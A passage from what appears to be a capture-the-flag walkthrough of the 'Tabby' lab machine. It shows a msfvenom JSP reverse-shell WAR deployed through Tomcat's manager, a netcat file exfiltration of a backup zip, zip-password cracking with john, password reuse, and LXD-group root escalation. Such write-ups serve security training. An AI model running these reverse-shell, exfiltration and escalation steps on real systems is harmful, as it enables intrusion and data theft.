
- *Encountered exception*

  An exception was encountered trying to start the new web application. Check the Tomcat logs for the details, but likely explanations include problems parsing your `/WEB-INF/web.xml` file, or missing classes encountered when initializing application event listeners and filters.

3) Created a reverse shell payload app



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ msfvenom -f war -p java/jsp_shell_reverse_tcp LHOST=10.10.14.2 LPORT=4444 > reverse.war
Payload size: 1101 bytes
Final size of war file: 1101 bytes
```



Deploy a Directory or WAR by URL


Deploy a web application directory or ".war" file located on the Tomcat server. If no `path` is specified, the path and version are derived from the directory name or the war file name. The `war` parameter specifies a URL (including the `file:` scheme) for either a directory or a web application archive (WAR) file. The supported syntax for a URL referring to a WAR file is described on the Javadocs page for the `java.net.JarURLConnection` class. Use only URLs that refer to the entire WAR file.

In this example the web application located in the directory `/path/to/foo` on the Tomcat server is deployed as the web application context named `/footoo`.

```
http://localhost:8080/manager/text/deploy?path=/footoo&war=file:/path/to/foo
```

In this example the ".war" file `/path/to/bar.war` on the Tomcat server is deployed as the web application context named `/bar`. Notice that there is no `path` parameter so the context path defaults to the name of the web application archive file without the ".war" extension.


```
http://localhost:8080/manager/text/deploy?war=file:/path/to/bar.war
```




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.194] 50138
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ curl -T /home/vigneswar/reverse.war 'http://10.10.10.194:8080/manager/te
xt/deploy?path=/reverse&update=true' -H 'Authorization: Basic dG9tY2F0OiQzY3
VyZVA0czV3MHJkMTIzIQ=='
OK - Deployed application at context path [/reverse]

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ curl 'http://10.10.10.194:8080/manager/text/start?path=/reverse' -H 'Aut
horization: Basic dG9tY2F0OiQzY3VyZVA0czV3MHJkMTIzIQ=='
OK - Started application at context path [/reverse]

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ curl 'http://10.10.10.194:8080/reverse' -H 'Authorization: Basic dG9tY2F
0OiQzY3VyZVA0czV3MHJkMTIzIQ=='

┌──(vigneswar㉿VigneswarPC)-[~]
└─$
```

4) Found a encrypted zip file




```
tomcat@tabby:/var/www/html/files$ ls
16162020_backup.zip  archive  revoked_certs  statement
tomcat@tabby:/var/www/html/files$
```



```
tomcat@tabby:/var/www/html/files$ nc 10.10.14.2 4444 < 16162020_backup.zip

tomcat@tabby:/var/www/html/files$
tomcat@tabby:/var/www/html/files$ |
```


```
└─$ nc -lvnp 4444 > backup.zip
listening on [any] 4444 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.194] 50224

^C

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ls
backup.zip  CompilerEng    Downloads  pwndbg  reverse.war  Temp       VPN
c_codes     download.jpeg  Pwn        Rev     rev.war      Temporary  Web

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ file backup.zip
backup.zip: Zip archive data, at least v1.0 to extract, compression method=s
tore

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ unzip backup.zip
Archive:  backup.zip
   creating: var/www/html/assets/
[backup.zip] var/www/html/favicon.ico password:
```

5) Cracked it and found the password



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ john --format=pkzip --wordlist=/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
admin@it         (backup.zip)
1g 0:00:00:01 DONE (2024-05-29 20:48) 0.6410g/s 6648Kp/s 6648Kc/s 6648KC/s adormita..adamsaol
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


6) The password worked for ash user (password reuse)




```
tomcat@tabby:/var/www/html/files$ su ash
Password:
ash@tabby:/var/www/html/files$
```

Privilege Escalation

1) The user is member of lxd group
https://book.hacktricks.xyz/linux-hardening/privilege-escalation/interesting-groups-linux-pe/lxd-privilege-escalation



```
ash@tabby:~$ id
uid=1000(ash) gid=1000(ash) groups=1000(ash),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
ash@tabby:~$
```



```
ash@tabby:~$ lxc init alpine privesc -s mypool -c security.privileged=true
Creating privesc

The instance you are starting doesn't have any network attached to it.
  To create a new network, use: lxc network create
  To attach a network to an instance, use: lxc network attach

ash@tabby:~$ lxc list
+---------+---------+------+------+-----------+-----------+
|  NAME   |  STATE  | IPV4 | IPV6 |   TYPE    | SNAPSHOTS |
+---------+---------+------+------+-----------+-----------+
| privesc | STOPPED |      |      | CONTAINER | 0         |
+---------+---------+------+------+-----------+-----------+
ash@tabby:~$ lxc config device add privesc host-root disk source=/ path=/mnt/root recursive=true
Device host-root added to privesc
ash@tabby:~$ lxc start privesc
ash@tabby:~$ lxc exec privesc /bin/sh
~ # ls
~ # cd /mnt/root
/mnt/root # ls
bin          cdrom        etc          lib          lib64        lost+found   mnt          proc         run          snap         sys          usr
boot         dev          home         lib32        libx32       media        opt          root         sbin         srv          tmp          var
/mnt/root # cd /root
~ # ls
~ # /mnt/root/root
/bin/sh: /mnt/root/root: Permission denied
~ # ls
~ # cd /mnt/root
/mnt/root # ls
bin          cdrom        etc          lib          lib64        lost+found   mnt          proc         run          snap         sys          usr
boot         dev          home         lib32        libx32       media        opt          root         sbin         srv          tmp          var
/mnt/root # cd root
/mnt/root/root # ls
root.txt  snap
/mnt/root/root # cat root.txt
68ae00de66fb5e52dc4359c51450e80f
/mnt/root/root #
```